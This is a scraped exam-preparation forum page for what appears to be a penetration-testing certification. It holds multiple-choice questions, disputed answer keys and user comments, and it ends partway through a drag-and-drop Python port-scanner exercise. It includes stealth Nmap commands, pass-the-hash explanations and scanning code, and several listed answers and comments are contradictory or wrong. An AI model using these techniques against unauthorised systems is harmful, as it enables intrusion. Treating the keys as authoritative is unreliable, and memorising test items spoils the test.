upvoted 3 times

Slick0 Most Recent 2 months, 1 week ago

Selected Answer: D

Safety risk for your ego
maybe (for those who pick C) haha, safety applies to
real world so it's D.

upvoted 1 times

Caoilfhion 9 months, 2 weeks ago

Selected Answer: C

It's C because the
wording of this question is really...poor.
They're asking why the SCAN ITSELF is a
problem, not the devices. We know that a device
causes real world problems, but an improperly
configured scan with wrong protocols can cause the
SCADA to malfunction. It's so silly what
they're asking, but this is a trick question
for an exam environment.

upvoted 1 times

KeToopStudy 8 months, 3 weeks ago

The problem
is that the question specifies
performing a penetration test not a
scan ... It's not the same
thing

upvoted 1 times

[Removed] 9 months, 3 weeks ago

Selected Answer: D

SCADA/ICS systems could
control HVAC or fire suppression systems. If these
are taken down, and a fire breaks out, stuff would
hit the fan real quick.

upvoted 2 times

AbdallaAM 10 months, 3 weeks ago

Selected Answer: D

D. devices may cause
physical world effects.

SCADA (Supervisory Control and Data Acquisition)

systems are used to monitor and control industrial, infrastructure, and facility-based processes. Interfering with these systems can lead to real-world consequences such as disrupting utilities, affecting manufacturing processes, or causing damage to critical infrastructure. Penetration testing SCADA systems requires a deep understanding of the potential consequences and special precautions to ensure safety.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: D

SCADA (Supervisory Control and Data Acquisition) systems are used to control and monitor industrial processes, including manufacturing, power generation, and more. Penetration testing in an environment with SCADA devices brings unique risks because improper interactions with these devices can cause real-world, physical consequences.

The correct answer is:

D. devices may cause physical world effects.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The correct answer is D.
SCADA devices have the potential to cause physical world effects, such as opening a safety valve or switching on a pump, so they need to be treated with particular care when performing penetration testing.



upvoted 3 times

  **SURYATI** 1 year, 9 months ago

Selected Answer: D

D is correct

upvoted 2 times

  **aliaka** 1 year, 9 months ago

Selected Answer: D

CORRECT answer is D.

upvoted 2 times

  **Mr_BuCh3th34D** 1 year, 9 months ago

Definitely D.


upvoted 2 times

  **bieecop** 1 year, 9 months ago

Selected Answer: D

D That's correct.

upvoted 2 times

  **werapon** 1 year, 11 months ago

Selected Answer: D

CORRECT answer is D.

upvoted 3 times

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Correct Answer: D

Reference:

<https://nmap.org/book/man-port-scanning-techniques.html>

-sS (TCP SYN scan)

SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls. It is also relatively unobtrusive and stealthy since it never completes TCP connections. SYN scan works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do. It also allows clear, reliable differentiation between the open, closed, and filtered states.

This technique is often referred to as half-open scanning, because you don't open a full TCP connection. You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener. If no response is received after several retransmissions, the port is marked as filtered. The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response. This can be due to an extremely rare TCP feature known as a simultaneous open or split handshake connection (see <https://nmap.org/misc/split-handshake.pdf>).

Community vote distribution

D (100%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. nmap -sS -O
192.168.1.2/24 -T1

The best Nmap scan syntax to accomplish this objective would be to use the -sS (TCP SYN scan) option, the -O (enable OS detection) option, and the -T1 (timing option) which is the slowest timing option.

The -sS option uses the SYN packet to initiate a connection, which is less likely to be detected by intrusion detection systems (IDS) and firewalls as it does not complete the full TCP connection.

The -O option enables OS detection, which can help identify the type of device that is being scanned and can be useful in identifying vulnerabilities specific to that OS.

The -T1 option sets the timing option to the slowest setting, this will make the scan slower, but also less likely to trigger alarms and countermeasures.

upvoted 11 times

dcyberguy Highly Voted 1 year, 9 months ago

Selected Answer: D

-sS flag not too stealthy
these day but I'll go with D

upvoted 5 times

solutionz Most Recent 1 year, 1 month ago

Selected Answer: D

In penetration testing, particularly when you want to be discreet and trigger as few alarms as possible, stealth is key. You would generally want to perform a stealth scan, use a slower timing template to make the scan less



obvious, and avoid unnecessary options that could increase visibility.

Among the options provided:

- A. Uses TCP connect scan (-sT) and very verbose output (-vvv), and attempts OS detection (-O), which might be more likely to trigger alarms.
- B. Scans for service versions (-sV), which is more aggressive and could also trigger alarms.
- C. Uses the ACK scan (-sA), which might not be the best choice for stealth in this situation.
- D. Uses a SYN stealth scan (-sS), OS detection (-O), and the slowest timing template (-T1), which makes the scan less aggressive and more likely to go undetected.

So, the correct answer is:

D. nmap -sS -O 192.168.1.2/24 -T1
upvoted 3 times

  **Lino_Carbon** 1 year, 11 months ago
-sS and with -T1 is a very
slow scan, which will trigger less alarms
upvoted 5 times


A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.

Which of the following is the BEST action for the penetration tester to take?

- A. Utilize the tunnel as a means of pivoting to other internal devices.
- B. Disregard the IP range, as it is out of scope.
- C. Stop the assessment and inform the emergency contact.
- D. Scan the IP range for additional systems to exploit.

Correct Answer: D

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. Stop the assessment and inform the emergency contact.

The best action for the penetration tester to take after discovering the unknown IP range on the network device would be to stop the assessment and inform the emergency contact. The IP range belongs to a third-party supplier, which is likely out of scope for the assessment, and any unauthorized access or manipulation of their systems could have severe legal and financial implications.

It would be inappropriate to utilize the tunnel as a means of pivoting to other internal devices, as it would be unauthorized access. Disregarding the IP range would be a violation of professional conduct, as well as a potential violation of laws. Scanning the IP range for additional systems to exploit would be unauthorized access and could lead to severe legal and financial consequences.

It is important for penetration testers to follow strict guidelines and procedures when conducting assessments, and to always err on the side of caution when it comes to accessing systems that are out of scope.

upvoted 11 times

sidonpc Highly Voted 2 years ago

Selected Answer: B

I could see B, C here I dont think it would be D because this is a third party network that has not approved our pentest which means we do not have permission. I personally think B is the correct Answer.

upvoted 9 times

rodwave 3 months, 1 week ago

I agree with B here to disregard the IP range. The question says the range was unknown, so the range wasn't in scope anyway. Likely on purpose. I'd lean towards C if the tester discovered a tunnel to an unknown entity within the IP scope.

upvoted 1 times

RightAsTain 1 year, 11 months ago

Yep B is the correct answer. Its a third

party and not identified so its out of scope. Found it put it in the report. Not getting paid to pen test that.

upvoted 5 times

  **MeisAdriano** Most Recent 1 month, 2 weeks ago

Selected Answer: C

In this scenario, the BEST action for the penetration tester to take is C. Stop the assessment and inform the emergency contact.

Here's why:

Ethical and Legal Considerations: Accessing a third-party supplier's network without explicit permission could violate legal and ethical guidelines. It's crucial to respect the scope of the engagement and avoid unauthorized access.
Scope of Work: The IP range associated with the third-party supplier is likely out of the defined scope of the penetration test. Continuing to explore this range could lead to unintended consequences and potential legal issues.
Communication: Informing the emergency contact ensures that the client is aware of the situation and can take appropriate actions, such as notifying the third-party supplier or adjusting the scope of the engagement.
Taking this approach demonstrates professionalism and adherence to ethical standards in penetration testing.


upvoted 1 times

  **stinger00541** 3 months, 1 week ago

Selected Answer: B


I have to go with B. It says it's a VPN to the 3rd party supplier. This is common. Just because it's unknown to the PenTester doesn't mean its malicious, it's just out of scope. Disregard and move on.

upvoted 2 times

  **shaneo007** 5 months, 3 weeks ago

B. Disregard the IP range, as it is out of scope

upvoted 2 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: C

Agree with C. This could be one of the reasons for communication - situational awareness. This may also lead to goal reprioritization if previously unknown IP range. I imagine the SOW document should have an out-of-scope list as well as in-scope IP ranges.

upvoted 2 times

  **Alizade** 10 months, 3 weeks ago

Selected Answer: C

C. Stop the assessment and inform the emergency contact.

upvoted 1 times

  **Skater_Grace** 11 months, 1 week ago

Selected Answer: B

If the question say "a Third Party supplier" so it means Pentester must be aware of the supplier. IP range must be out of scope that is why it is unknown.

upvoted 2 times



  **sdfdsf123** 1 year ago

Selected Answer: B

"previously unknown IP range" - to whom? To the pentester? That means

it's not in scope, but doesn't say anything about it being in any way suspicious or unknown to the client. If it's unknown to the client, then C, but that's information that is unknown to the pentester (that the IP range is unknown to the client).

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: C

Penetration testing must always be conducted within the boundaries and scope defined by the client, including adherence to legal and ethical guidelines. If the penetration tester encounters an IP range or network segment that wasn't identified in the scope of the engagement, it would be inappropriate to continue probing, exploiting, or utilizing that range without proper authorization.

The most responsible course of action would be to:

C. Stop the assessment and inform the emergency contact.

upvoted 1 times

  **KingIT_ENG** 1 year, 6 months ago

C is correct

You stop the assessment immediately

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The best action for the penetration tester to take is A. Utilize the tunnel as a means of pivoting to other internal devices. By using the VPN tunnel, the penetration tester can gain access to other internal systems, allowing them to gain a deeper understanding of the architecture and potential vulnerabilities.

upvoted 1 times

  **nickwen007** 1 year, 6 months ago

The best action for the penetration tester to take is A. Utilize the tunnel as a means of pivoting to other internal devices. By using the VPN tunnel, the penetration tester can gain access to other internal systems, allowing them to gain a deeper understanding of the architecture and potential vulnerabilities.

upvoted 1 times

  **[Removed]** 1 year, 6 months ago

C is the answer for sure

upvoted 2 times

  **kenechi** 1 year, 6 months ago

Selected Answer: C

C - You stop the assessment immediately and inform the emergency contact.
B - Disregarding the IP range as it is out of scope is wrong. It is illegal to scan another client's IP range without permission. You have gained access into the third party supplier's vpn tunnel which is illegal.

upvoted 3 times

  **cy_analyst** 1 year, 7 months ago

Selected Answer: C

The BEST action for the penetration tester to take in this scenario is to immediately stop the assessment and inform the appropriate personnel. Option C is the correct answer.

As a penetration tester, it is important to follow a strict code of ethics and always act in a responsible and professional manner. The fact that

the IP range is part of an always-on VPN tunnel to a third-party supplier means that it is likely not within the scope of the assessment, and attempting to exploit or pivot through the VPN tunnel could result in serious consequences for both the penetration tester and the third-party supplier.

In addition, the fact that the IP range was previously unknown suggests that it may be a critical component of the network infrastructure, and any unauthorized access or activity could potentially cause significant damage.



upvoted 4 times

  **[Removed]** 1 year, 7 months ago



Yes after
read your right
upvoted 2 times

  **[Removed]** 1 year, 7 months ago

What you
think about question 18?
upvoted 1 times

  **cy_analyst** 1 year, 6 months ago

have a look.
upvoted 1 times

  **kloug** 1 year, 7 months ago

cccccccccccccc
upvoted 2 times

  **[Removed]** 1 year, 7 months ago

its third
party out of scope
so B is the answer
upvoted 1 times

  **[Removed]** 1 year, 7 months ago

B is correct
upvoted 1 times

A penetration tester recently performed a social-engineering attack in which the tester found an employee of the target company at a local coffee shop and over time built a relationship with the employee. On the employee's birthday, the tester gave the employee an external hard drive as a gift.

Which of the following social-engineering attacks was the tester utilizing?

- A. Phishing
- B. Tailgating
- C. Baiting
- D. Shoulder surfing

Correct Answer: C

Reference:

<https://phoenixnap.com/blog/what-is-social-engineering-types-of-threats>

Baiting

Baiting is used in both the digital and physical world.

Baiting consists of leaving devices in public areas that are packed with malware, spyware, or other damaging software which is then used to steal and collect the information of users who are tempted to see the contents of the device.

Most commonly, flash USB drives are left in areas such as bathrooms, libraries, subway stations, or even on airplanes in hopes to attract the curiosity of individuals.

Once the user plugs the device into their computer, malware is downloaded onto the hard drive.

Keyloggers and malicious software then send data directly to the hacker, allowing them access to websites and accounts.

Digital baiting is also found in advertisements that showcase enticing deals or free items, only to lead users to websites that immediately trigger a download of malware and spyware software.

In some cases, malware and spyware programs are disguised as traditional software or software updates.

When browsing for software, it is imperative to verify the authenticity of the URL and the provider.

Community vote distribution




C (100%)

  **bivvymumps** Highly Voted  7 months, 1 week ago



I laughed pretty hard at this one. It's a bit diabolical
upvoted 6 times

  **rodwave** 3 months, 1 week ago

Gotta respect the commitment
upvoted 1 times

  **swiggharo** Most Recent  6 months, 2 weeks ago

Some would say the pentester is a master baiter
upvoted 2 times

  **deeden** 6 months, 2 weeks ago


One must pass certain tests to gain the title "Master" though :(
- Darth Baiter
upvoted 2 times

  **cy_analyst** 1 year, 6 months ago

Selected Answer: C

Baiting involves leaving a bait or a tempting item, such as a USB drive, in a public place to see if someone will pick it up and use it. In this scenario, the attacker built a relationship with the employee over time and gave the employee an external hard drive as a gift on their birthday, which is a form of baiting. The attacker may have placed malware on the external hard drive or may have gained access to sensitive information when the employee used the drive on their work computer.

upvoted 4 times

  **RRabbit** 1 year, 8 months ago

Selected Answer: C

C. Baiting

The penetration tester was utilizing a baiting social-engineering attack in which the tester builds a relationship with the employee over time and eventually gives the employee an external hard drive as a gift. Baiting is a type of social engineering attack in which the attacker lures the victim into performing an action, such as clicking on a link or opening an attachment, by offering something of value, such as a gift or a prize.

Phishing is a type of social engineering attack that uses email or other electronic communication methods to trick victims into giving away sensitive information or clicking on a link that leads to malware.

Tailgating is a type of social engineering attack in which an attacker follows an authorized person through a secure door or other access point without proper authorization.

Shoulder surfing is a type of social engineering attack in which an attacker uses visual means to gather information by watching a victim enter sensitive information.

upvoted 3 times

A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position. Which of the following actions, if performed, would be ethical within the scope of the assessment?

- A. Exploiting a configuration weakness in the SQL database
- B. Intercepting outbound TLS traffic
- C. Gaining access to hosts by injecting malware into the enterprise-wide update server
- D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
- E. Establishing and maintaining persistence on the domain controller

Correct Answer: B

Community vote distribution

A (81%)

B (19%)

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: A

A. Exploiting a configuration weakness in the SQL database

It would be ethical within the scope of the assessment for the penetration testers to exploit a configuration weakness in the SQL database. The objective of the assessment is to gain access to the human resources server that houses PII and salary data, and exploiting a configuration weakness in the database is an appropriate action to take in order to achieve that objective.

upvoted 9 times

nickwen007 Highly Voted 1 year, 6 months ago

The ethical action within the scope of the assessment would be exploiting a configuration weakness in the SQL database. By exploiting a configuration weakness in the SQL database, the penetration testers can gain access to the data without introducing malicious tactics or software into the environment. Additionally, this type of attack is an example of application-layer attack and does not involve physical compromise.

upvoted 5 times

MeisAdriano Most Recent 1 month, 2 weeks ago

Selected Answer: A

In the context of a scoped insider-threat assessment, the ethical action would be A.

Exploiting a configuration weakness in the SQL database is a common and accepted method in penetration testing to identify vulnerabilities and assess the security posture of the system. It falls within the scope of testing for weaknesses and does not involve introducing malicious software or compromising the integrity of the network. The other options involve actions that are generally considered unethical or outside the scope of a typical penetration test:

upvoted 1 times

MeisAdriano 1 month, 2 weeks ago



- B. Intercepting outbound TLS traffic: This could involve breaking encryption and accessing sensitive data, which is typically not allowed without explicit permission.
- C. Gaining access to hosts by

injecting malware into the enterprise-wide update server: Introducing malware is unethical and can cause significant harm to the network.

D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates: This could compromise the entire certificate infrastructure and is generally not permitted.

E. Establishing and maintaining persistence on the domain controller: This involves creating backdoors or other persistent access methods, which is unethical and can lead to long-term security issues.



upvoted 1 times

  **deeden** 6 months, 2 weeks ago

Selected Answer: A

I agree with option A, it's more sensible and closer to the question.
B. not sure how intercepting outbound traffic can give access to server, unless it's an authentication packet but will not do any good because TLS encrypted (not in plain text)
C. using malware is unethical and maybe disruptive
D. client certificate could work for authentication but it doesn't say internal CA is in or out of scope
E. this is more likely if you're simulating an APT but out of the question



upvoted 1 times

  **Yokota** 7 months, 2 weeks ago

Selected Answer: B

" internal network starting position" Answer is B....remember, CompTIA likes to confuse

upvoted 1 times

  **Caoilfhion** 9 months, 2 weeks ago

Selected Answer: B

It's B, because CompTia is all about "doing no harm", which in this case, an SQL injection has 'potential' for harm, even though in the real world, you're just looking to get it to spit out data.. anyways, the TLS answer, is the only passive answer on here, (despite being a waste of time)

upvoted 1 times

  **UseChatGPT** 1 year ago

Selected Answer: B

Listen to the god, It's B.

upvoted 2 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

In the context of a penetration test, the ethical actions are those that fall within the scope and rules of engagement agreed upon with the client. Since the scenario describes that the assessment is scoped to try to gain access to the human resources server housing PII and salary data, the actions that are relevant to this goal and don't unnecessarily escalate privileges or create undue risks would be considered ethical.

From the given options:

A. Exploiting a configuration weakness in the SQL database - This option aligns with the goal of trying to gain access to the specific server mentioned in the scenario. Since SQL databases might

be involved in storing PII and salary data, exploiting a configuration weakness in the SQL database could be within the scope of the assessment.

upvoted 1 times

  **solutionz** 1 year, 1 month ago

Selected Answer: A

In the context of a penetration test, the ethical actions are those that fall within the scope and rules of engagement agreed upon with the client. Since the scenario describes that the assessment is scoped to try to gain access to the human resources server housing PII and salary data, the actions that are relevant to this goal and don't unnecessarily escalate privileges or create undue risks would be considered ethical.

From the given options:

A. Exploiting a configuration weakness in the SQL database - This option aligns with the goal of trying to gain access to the specific server mentioned in the scenario. Since SQL databases might be involved in storing PII and salary data, exploiting a configuration weakness in the SQL database could be within the scope of the assessment.

upvoted 1 times

  **bieecop** 1 year, 2 months ago

Selected Answer: B

Intercepting outbound TLS traffic can be considered ethical within the scope of the assessment. By intercepting outbound TLS traffic, the penetration testers can analyze and monitor network communication to identify any potential data leakage or unauthorized access attempts. This activity aligns with the objective of assessing insider threats and protecting sensitive data.

upvoted 2 times

  **xviruz2kx** 1 year, 5 months ago

None of the options listed would be ethical within the scope of the assessment. The objective of the assessment is to identify potential insider threats, not to compromise systems or steal data. The actions described in options A, C, D, and E go beyond the scope of the assessment and could cause significant harm to the organization. Intercepting outbound TLS traffic, as described in option B, may be within scope if it is done in a controlled manner and with the organization's permission, but it should be carefully considered and documented beforehand. The focus of the assessment should be on identifying vulnerabilities and weaknesses in the organization's security controls related to insider threats, not on actively exploiting them.

upvoted 3 times

  **dcyberguy** 1 year, 9 months ago

Selected Answer: A

Should be A

upvoted 4 times

  **Gargomel** 1 year, 11 months ago

Selected Answer: A

Definitely A. Why would you need to capture outbound traffic from an insider threat POV targeting an internal server? Gaining access to hosts by injecting malware [That seems ok] into the enterprise-wide update server. Wait What?! O_o You're out of scope! You're going to pwn the entire network. Don't touch the CA. Enough said. No need to mess with the DC if you have been given an internal network starting position.

upvoted 4 times

  **petercorn** 1 year, 11 months ago

Selected Answer: A

Question is asking on data,
so the answer is A.

upvoted 4 times

  **Lino_Carbon** 1 year, 11 months ago

I think it's answer A


upvoted 4 times

A penetration tester is able to capture the NTLM challenge-response traffic between a client and a server. Which of the following can be done with the pcap to gain access to the server?

- A. Perform vertical privilege escalation.
- B. Replay the captured traffic to the server to recreate the session.
- C. Use John the Ripper to crack the password.
- D. Utilize a pass-the-hash attack.

Correct Answer: D

Community vote distribution



RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: D

D. Utilize a pass-the-hash attack.

A pass-the-hash attack is a method of authenticating to a server or service by using the underlying NTLM or LANMAN hash of a user's password, instead of the actual password. The NTLM challenge-response traffic contains the hash of the password, which can be extracted and used in a pass-the-hash attack.

Replaying the captured traffic to the server to recreate the session may not work as the session may have timed out or otherwise been terminated. Performing vertical privilege escalation would involve escalating privileges on the compromised system, which is not related to gaining access to the server. Using John the Ripper to crack the password would be ineffective as the traffic contains the hash of the password, not the password itself.

upvoted 9 times

cy_analyst 1 year, 6 months ago

I think B & D are the right ones but one of them is more of value for the test...so...

upvoted 1 times

cy_analyst 1 year, 6 months ago

I mean is the same "job" different techniques and one of them the right one for Comptia.

upvoted 1 times

[Removed] 1 year, 6 months ago

D is the answer
upvoted 2 times

nickwen007 Highly Voted 1 year, 6 months ago

The best action to take with the pcap is to use a pass-the-hash attack. A pass-the-hash attack enables an attacker to authenticate to a remote service or system without knowing the user's password or having access to any other credentials. By capturing the NTLM challenge-response traffic between the client and server, a penetration tester can use the captured

information to execute a successful pass-the-hash attack.

upvoted 5 times

  **[Removed]** 1 year, 6 months ago

Yes D is correct your right
upvoted 2 times

  **cy_analyst** Most Recent 1 year, 5 months ago

Selected Answer: D

The NTLM challenge-response traffic captures the authentication exchange between the client and server, which includes the user's credentials in the form of a hashed password. From the options given, option D, utilizing a pass-the-hash attack, would be the most viable way to gain access to the server. Option B, replaying the captured traffic to the server to recreate the session, would not work because the server would detect the replayed traffic as invalid.

upvoted 1 times

  **kenechi** 1 year, 6 months ago

Selected Answer: D

D- The pcap of the NTLM challenge traffic can be replayed using Wireshark, then the NTLM hashes can then be extracted from there and used in pass the Hash attack.

upvoted 3 times

  **[Removed]** 1 year, 6 months ago

D is correct
upvoted 2 times

  **NotAHackerJustYet** 1 year, 7 months ago

Selected Answer: B

Answer: B. Replay the captured traffic to the server to recreate the session.



A. Perform vertical privilege escalation. - This is incorrect because a penetration tester is able to capture NTLM challenge-response traffic, not necessarily perform privilege escalation.

B. Replay the captured traffic to the server to recreate the session. - This is correct because it is possible to replay the captured traffic to the server to recreate the session.

C. Use John the Ripper to crack the password. - This is incorrect because John the Ripper is a tool used to crack passwords, not to replay the captured traffic.

D. Utilize a pass-the-hash attack. - This is incorrect because a pass-the-hash attack relies on a stolen password hash, not NTLM challenge-response traffic.

upvoted 2 times

  **2Fish** 1 year, 7 months ago

This is Tricky.. I want to go with B after reading this. The packet capture should not have the Hash, but we could replay the session, get access to the server and then get the Hshes locally.
<https://infosecwriteups.com/abusing-ntlm-relay-and-pass-the-hash-for-admin-d24d0f12bea0>
upvoted 1 times

  **dcyberguy** 1 year, 9 months ago

Selected Answer: D

The NTLM protocol uses one or both of two hashed password values, both of which are also stored on the server (or domain controller), and which through a lack

of salting are password equivalent, meaning that if you grab the hash value from the server, you can authenticate without knowing the actual password.

upvoted 3 times

  **[Removed]** 1 year, 8 months ago



This is wrong, you cannot get to the hashes on the server. You do capture the session with Wireshark and can recreate the session. Then grab any hashes once you have a foothold.

upvoted 2 times

  **[Removed]** 1 year, 6 months ago

right D is the answer

upvoted 2 times

  **Vikt0r** 1 year, 7 months ago

Yes, a pass-the-hash attack is possible after capturing NTLM challenge-response traffic between a client and a server. The NTLM protocol is used for authentication in a Windows network environment, and the challenge-response traffic exchanged between the client and server contains the NTLM hash of the user's password. This hash can be captured and used in a pass-the-hash attack to authenticate to the server and gain access without the need for the actual password.

In a pass-the-hash attack, the attacker uses the captured NTLM hash of the user's password to impersonate the user and authenticate to the server. This allows the attacker to gain access to the server and potentially sensitive information or resources without having to crack the password.

It's important to note that NTLM is considered a less secure authentication protocol compared to newer protocols such as Kerberos, and it is recommended to use stronger authentication mechanisms to secure systems and networks.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

D is
correct
answer
?

upvoted 2 times

  **Vikt0r** 1 year, 7 months ago

Yes,
D
would
be
the
answer
I
choose.
Do
you
research.

upvoted 3 times

  **[Removed]** 1 year, 7 months ago

nice
your
correct

upvoted 2 times


  **masso435** 1 year, 9 months ago

Selected Answer: B

The packet doesn't
contain the hash of the password

<https://learn.microsoft.com/en-us/windows/win32/secauthn/microsoft-ntlm>

upvoted 2 times

  **kenechi** 1 year, 6 months ago

The NTLM
hashes can be extracted from the
captured traffic (pcap) using the
wireshark.

upvoted 3 times

Which of the following documents describes specific activities, deliverables, and schedules for a penetration tester?

- A. NDA
- B. MSA
- C. SOW
- D. MOU

Correct Answer: C

Community vote distribution

C (100%)

  **RRabbit** Highly Voted  1 year, 8 months ago

Selected Answer: C

C. SOW (Statement of Work)

A Statement of Work (SOW) is a document that defines the specific activities, deliverables, and schedules for a penetration tester. It outlines the scope of the assessment, including the systems and networks that will be tested, the methods that will be used, and the deliverables that will be provided, such as the final report. It also includes the schedule for the assessment, including the start and end dates, and any milestones that need to be met.

A NDA (Non-Disclosure Agreement) is a legal document that prohibits the sharing of confidential information.

A MSA (Master Service Agreement) is a legal document that sets the terms of service for a company or contractor, covering things like payment, dispute resolution, and termination.

A MOU (Memorandum of Understanding) is a legal document that outlines the general terms of an agreement between two or more parties, but it does not include specific details of the services to be provided.

upvoted 6 times

A penetration tester is exploring a client's website. The tester performs a curl command and obtains the following:

```
* Connected to 10.2.11.144 (:::1) port 80 (#0)
> GET /readme.html HTTP/1.1
> Host: 10.2.11.144
> User-Agent: curl/7.67.0
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200
< Date: Tue, 02 Feb 2021 21:46:47 GMT
< Server: Apache/2.4.41 (Debian)
< Content-Length: 317
< Content-Type: text/html; charset=iso-8859-1
<
<!DOCTYPE html>
<html lang="en">
<head>
<meta name="viewport" content="width=device-width" />
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
<title>WordPress &#8250; ReadMe</title>
<link rel="stylesheet" href="wp-admin/css/install.css?ver=20100228" type="text/css" />
</head>
```

Which of the following tools would be BEST for the penetration tester to use to explore this site further?

- A. Burp Suite
- B. DirBuster
- C. WPScan
- D. OWASP ZAP

Correct Answer: A

Community vote distribution

C (96%) 4%

RRabbit Highly Voted 1 year, 8 months ago

Selected Answer: C

C. WPScan

WPScan is a specialized tool for performing vulnerability scanning and security assessments of WordPress-based websites. It can be used to identify vulnerabilities in WordPress core, plugins, and themes. WPScan can also be used to detect the version of the WordPress installation, which is important for identifying vulnerabilities that are specific to a particular version of WordPress.

Burp Suite is a widely used tool for web application security testing, it includes an intercepting proxy, a web application scanner, and a web application vulnerability scanner. But in this case, the website is a WordPress-based website, WPScan would be the best choice.

DirBuster is a tool that can be used to brute-force directory and file names on web servers. It can be useful in identifying hidden or unlinked files and directories on a website.

OWASP ZAP (Zed Attack Proxy) is a web application security scanner. It can be used to identify vulnerabilities in web applications by performing automated scans, manual testing, and fuzzing.

upvoted 9 times

ryanzou Highly Voted 1 year, 11 months ago

Selected Answer: C

C for sure, wp-admin
upvoted 7 times

Etc_Shadow28000 **Most Recent** 2 months, 2 weeks ago

Selected Answer: C

C. WPScan: WPScan is specifically designed for scanning WordPress sites. It can identify vulnerabilities, enumerate plugins, themes, and users, and check for known security issues in the WordPress installation.

Analysis of Other Options:

A. Burp Suite: Burp Suite is a powerful web application testing tool that can be used for a variety of tasks including scanning, intercepting, and analyzing web traffic. However, it is more general-purpose and not specifically tailored for WordPress.

B. DirBuster: DirBuster is used to brute force directories and files on web servers. While useful, it does not provide the specialized functionality for WordPress that WPScan offers.

D. OWASP ZAP: OWASP ZAP is another excellent general-purpose web application security scanner, similar to Burp Suite. It provides a wide range of functionalities but is not as specialized for WordPress as WPScan.

upvoted 1 times

Caoilfhion 9 months, 2 weeks ago

Selected Answer: A

You can plug wpscan into burp suite...
upvoted 1 times

nickwen007 1 year, 6 months ago

WPScan is a security scanner for WordPress websites. It is designed to detect any potential vulnerabilities in WordPress installations and identify any installed plugins or themes that could pose a security risk. WPScan can also be used to scan for and report any known vulnerabilities in the WordPress codebase.

upvoted 3 times

kloug 1 year, 7 months ago

cccccc
upvoted 2 times

masso435 1 year, 9 months ago

Selected Answer: C

It states Word Press
upvoted 3 times

werapon 1 year, 11 months ago

Selected Answer: C

Word Press use WPScan
upvoted 3 times

Lino_Carbon 1 year, 11 months ago

C because Word Press is in the HTML. WPScan is a WordPress site vulnerability scanner that identifies the plugins used by the website against a database of known vulnerabilities

upvoted 3 times

DRAG DROP -

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.

INSTRUCTIONS -

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Select and Place:



Drag and Drop Options

```
self.ports |
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))
  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))
  finally:
    s.close()
|
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
port_scan(sys.argv[1], ports)
```

```
for port in ports:
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))
  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))
  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))
  finally:
    s.close()
```

```
(:ports => 21 :ports => 22)
```

```
#!/usr/bin/python
```

```
ports = [21,22]
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1], ports)
```

```
#!/usr/bin/bash
```

Immutables

```
?
```

```
import socket
import sys
```

```
?
```

```
def port_scan(ip, ports):
  s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
  s.settimeout(2.0)
```

```
?
```

```
if __name__ == '__main__':
  if len(sys.argv) < 2:
    print('Execution requires a target IP address. Exiting...')
    exit(1)
  else:
```

```
?
```

```
export $PORTS = 21,22
```

```
for $PORT in $PORTS; do
  try:
    s.connect({ip, port})
    print("${s}:${s} - OPEN" $ (ip, port))
  except socket.timeout:
    print("${s}:${s} - TIMEOUT" $ (ip, port))
  except socket.error as e:
    print("${s}:${s} - CLOSED" $ (ip, port))
  finally
    s.close()
done
```

Drag and Drop Options

```
self.ports {
  try:
    s.connect((ip, port))
    print("%s:%s - OPEN" % (ip, port))

  except socket.timeout:
    print("%s:%s - TIMEOUT" % (ip, port))

  except socket.error as e:
    print("%s:%s - CLOSED" % (ip, port))

  finally:
    s.close()
}
```

```
exec_scan(sys.argv[1], $PORTS)
```

```
[:ports => 21 :ports => 22]
```

```
#!/usr/bin/ruby
```

```
run_scan(sys.argv[1],ports)
```

```
#!/usr/bin/bash
```

Immutables

```
#!/usr/bin/python
```

```
import socket
